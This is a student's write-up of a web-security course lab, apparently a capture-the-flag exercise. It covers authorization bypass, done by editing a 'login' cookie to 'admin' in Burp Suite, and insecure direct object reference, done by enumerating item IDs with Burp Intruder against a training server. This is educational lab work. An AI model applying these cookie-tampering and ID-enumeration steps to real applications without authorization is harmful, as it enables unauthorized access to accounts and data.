

Web Application Security Testing -> Report for the 20231218 lesson 3


Content

- Web Application Security Testing -> **Report for the 20231218 lesson 3**
 - **Authorization bypass**
 - **Insecure Direct Object Reference**
 - **Broken Access Control** <- *I missed the access time.*
 - **Weak Lockout** <- *I missed the access time.*

Authorization bypass

Solution


1. Run the **Authorization Bypass** task.



2. Press the **[F12]** button to open the developer tools.
3. Go to the "Storage" tab.
4. Click "Cookies" -> "`http://178.172.195.18:11166`" to see what we received from the server.


NOTE: We have 2 cookies: "`phpMyAdmin`" and "`session`".

5. Enter any username and password (e.g.: `test/test`)
6. Click the **[Login]** button.



- 1) Press **[F12]** to open the development tools

- 3) Click "**Cookies**" -> "`http://178.172.195.18:11166`" to see what we received from the server



7. Once we log in, the *welcome* page appears, and a new "*login*" cookie contains the "*username*" our entered.

6) A new "**login**" cookie will appear containing the "**test**" username we entered.

Bypass Authorization
Sometimes developers store user role data on client side. This data can be modified by user.
Read more about Weak lock out mechanism
[OWASP Bypass Authorization Schema](#)

Welcome, test
You are not admin, there is no secret info here!
Logout

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
login	test	178.172.195.18	/authbypass	Session	9	false	false
phpMyAdmin	pk7hhu20ram4thpmmehov1mdk9pval	178.172.195.18	/phpmyadmin/	Session	42	true	false
session	7b28c75f-0f9f-41c5-aab4-7f27d051bf4.44aHYbCKaM8mGleyt2SexuvCQaY	178.172.195.18	/	Session	71	true	false

8. Run **Burpsuite** to drill down into events and compare behavior.

7) Select the "**authbypass**" folder

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time request
http://178.172.195.18:11166	GET	/authbypass/		200	2458	HTML	IT Academy Vulnerable Lab		17:59:58 8 Jan.
http://178.172.195.18:11166	POST	/authbypass/		200	2555	HTML	IT Academy Vulnerable Lab		15:44:51 8 Jan.
http://178.172.195.18:11166	POST	/authbypass/		302	1058	HTML	IT Academy Vulnerable Lab		15:50:19 8 Jan.
http://178.172.195.18:11166	POST	/authbypass/		302	1111	HTML	IT Academy Vulnerable Lab		17:56:40 8 Jan.

Request
Pretty Raw Hex

```
1 GET /authbypass/ HTTP/1.1
2 Host: 178.172.195.18:11166
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

Inspector
Request attributes
Request cookies

9. Expand the host tab "**http://178.172.195.18:11166**".
10. Select the "**authbypass**" folder to see the requests.
11. In the Content area, right-click the "**GET**" request to send it to the "**Repeater**".

8) Right-click the "GET" request to send it to the "Repeater"

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The site map on the left shows a folder named 'authbypass'. The main panel displays a list of HTTP requests. A red arrow points to the first request, which is a GET request to 'http://178.172.195.18:11166/authbypass/'. A right-click context menu is open over this request, and a red arrow points to the 'Send to Repeater' option.

Host	Method	URL	Params	Status code	Length	MIME
http://178.172.195.18:11166	GET	/authbypass/		200	2458	HTML
http://178.172.195.18:11166	POST	/authbypass/		200	2555	HTML
http://178.172.195.18:11166	POST	/authbypass/		302	1058	HTML
http://178.172.195.18:11166	POST	/authbypass/		302	1111	HTML

12. Then we do the same for the "POST" request, to which we send the login and password (*test/test*).

9) Right-click the "POST" request to send it to the "Repeater"

Where:
 login: **test**
 password: **test**

The screenshot shows the Burp Suite interface with the 'Target' tab selected. The site map on the left shows a folder named 'authbypass'. The main panel displays a list of HTTP requests. A red arrow points to the third request, which is a POST request to 'http://178.172.195.18:11166/authbypass/'. A right-click context menu is open over this request, and a red arrow points to the 'Send to Repeater' option.


Host	Method	URL	Params	Status code	Length	MIME
http://178.172.195.18:11166	GET	/authbypass/		200	2458	HTML
http://178.172.195.18:11166	POST	/authbypass/		200	2555	HTML
http://178.172.195.18:11166	POST	/authbypass/		302	1058	HTML
http://178.172.195.18:11166	POST	/authbypass/		302	1111	HTML
http://178.172.195.18:11166	POST	/authbypass/		302	1058	HTML

The 'Request' tab shows the raw data of the selected POST request:

```

1 POST /authbypass/ HTTP/1.1
2 Host: 178.172.195.18:11166
3 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: ru,en-US;q=0.7,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://178.172.195.18
10 Connection: close
11 Referer: http://178.172.195.18:11166/
12 Cookie: session=7b28c7f4.44aHrBCKaM8mGIeyt2SexuvCQaY
13 Upgrade-Insecure-Requests: 1
14
15 login=test&password=test
  
```


13. Go to the "Repeater" tab.

**NOTE:**

If we compare an "Authorized" request with an "Unauthorized", we will only find the difference in the cookies.

Upon "Authorized" request from the server, we receive a welcome page with the message **"You are not an admin, there is no secret info here!"** and the request contains cookies with a new line **"login=test ;"**.

14. Change "login=test;" to "login=admin;"



15. Click the [Send] button to resend the request with the changed data.

The screenshot shows the Burp Suite Professional v2023.6.2 interface. The 'Repeater' tab is active, displaying a list of requests. The selected request is an HTTP GET to /authbypass/. The 'Request' pane shows the raw HTTP request with the following details:

```
1 GET /authbypass/ HTTP/1.1
2 Host: 178.172.195.18:11166
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: ru,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://178.172.195.18:11166/authbypass/
8 Connection: close
9 Cookie: login=admin; session=7b28c75f-0f9f-41c5-aab4-7f2f7d051bf4.44aHybOKaM8nGIeyt2SexuyC0aY
10 Upgrade-Insecure-Requests: 1
11
12
```


Annotations on the screenshot include:

- A red arrow pointing to the 'Send' button in the Repeater toolbar, with the text: "12) Click the [Send] button to send the request with the changed data".
- A red arrow pointing to the 'login=admin' cookie value in the request, with the text: "11) Change 'login=test,'" to 'login=admin,'".

The 'Response' pane shows the server's response, which includes a 'Bypass Authorization' message and a congratulatory message: "Congratulations! 13) Collect the 'Flag'." The secret message is displayed as a hexadecimal string: {46ef765cf81ee1d4865578dbc8}.

16. The answer has been changed and we see that the new welcome page contains a flag.

Insecure Direct Object Reference



IT Academy Vulnerable Lab

Lab/Home Work:

- [Authorization bypass](#)
- [Insecure Direct Object Reference](#)
- [Broken Access Control](#)
- [Weak Lockout](#)

Solution

1. Launch **Burpsuite** to be able to automatically brute values.
2. Go to the "Target" tab.
3. Expand the host tab "<http://178.172.195.18:11166>".
4. Select the "idor" folder to see the requests.
5. In the Content area, select the "GET" request, where we selected the product from the list of items.

1) Go to the "Target" tab

2) Select the "idor" folder


3) select the "GET" request, where we selected the product from the list of items.

NOTE: part of the URL that sends data to the server to obtain information about the product.

NOTE:

`?item=1&action=view` - part of the URL that sends data to the server to obtain information about the product.

6. Right-click the "GET" request to send it to the "Intruder".




7. Go to the "Intruder" tab.

8. Using the mouse, select the number '1' (depends on your choice in the product list) in the request

9. Click [Add\$] to mark which value will be automatically changed.


10. Choose an attack type "Sniper"



NOTE:

Since we will only be affecting one value, select the **Sniper** attack type.

11. Go to the Payloads tab.



12. Select **Payload Type** as "Numbers".

13. Set the following properties for the "Number Range"

- Type => **Sequential**
- From => **0**
- To => **100**
- Step => **1**

14. Click the **[Start Attack]** button.

15. When the attack is complete, click "Length" to sort the length of the response and understand what content the response has.

NOTE:

All responses of the same length tell us that there is no suitable content to view and we can ignore them. The same situation with the first and second request (*item=0* and *item=1*).

Now we can see that the only payload range that makes sense is from **1** to **8**. As we remember, there are only 5 items in the item list, but after the attack **we can find 3 more**.

Let's see what they contain.

16. To do this, click on the "Response" tab.

17. Go to the "Render" tab to convert the code into the appearance of the web page.

18. Then select the payload number from 6 to 8 to view them.

19. The response from payload 7 contains a flag.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
90	97	200			2823	
99	98	200			2825	
100	99	200			2825	
101	100	200			2825	
8	7	200			3287	
0		200			3383	
2	1	200			3383	
3	2	200			3406	
6	5	200			3535	
5	4	200			3607	
4	3	200			3621	
9	8	200			3643	
7	6	200			4030	

Request Response

Pretty Raw Hex Render

mechanisms could read an attacker to predict objects that would refer to unauthorized resources as well.

Read more about Insecure Direct Object Reference

OWASP IDOR

Search by Itemcode or use search option

Select Item Code

View

Return to home

Item Code : {\$3cre7Co_Od3}

Item Name : Congrats! You've found the restricted data!

Category : Congrats! You've found the restricted data!

Price : Congrats! You've found the restricted data!\$

Description : Congrats! You've found the restricted data!

17) The response from payload No 7 contains a "flag".

15) To do this, click on the "Response" tab

16) Go to the "Render" tab to convert the code into the appearance of the web page.

18) Collect the Flag

Broken Access Control <- *I missed the access time*

NOTE: I missed the time to have an access and solve this task.

Weak Lockout <- *I missed the access time*

NOTE: I missed the time to have an access and solve this task.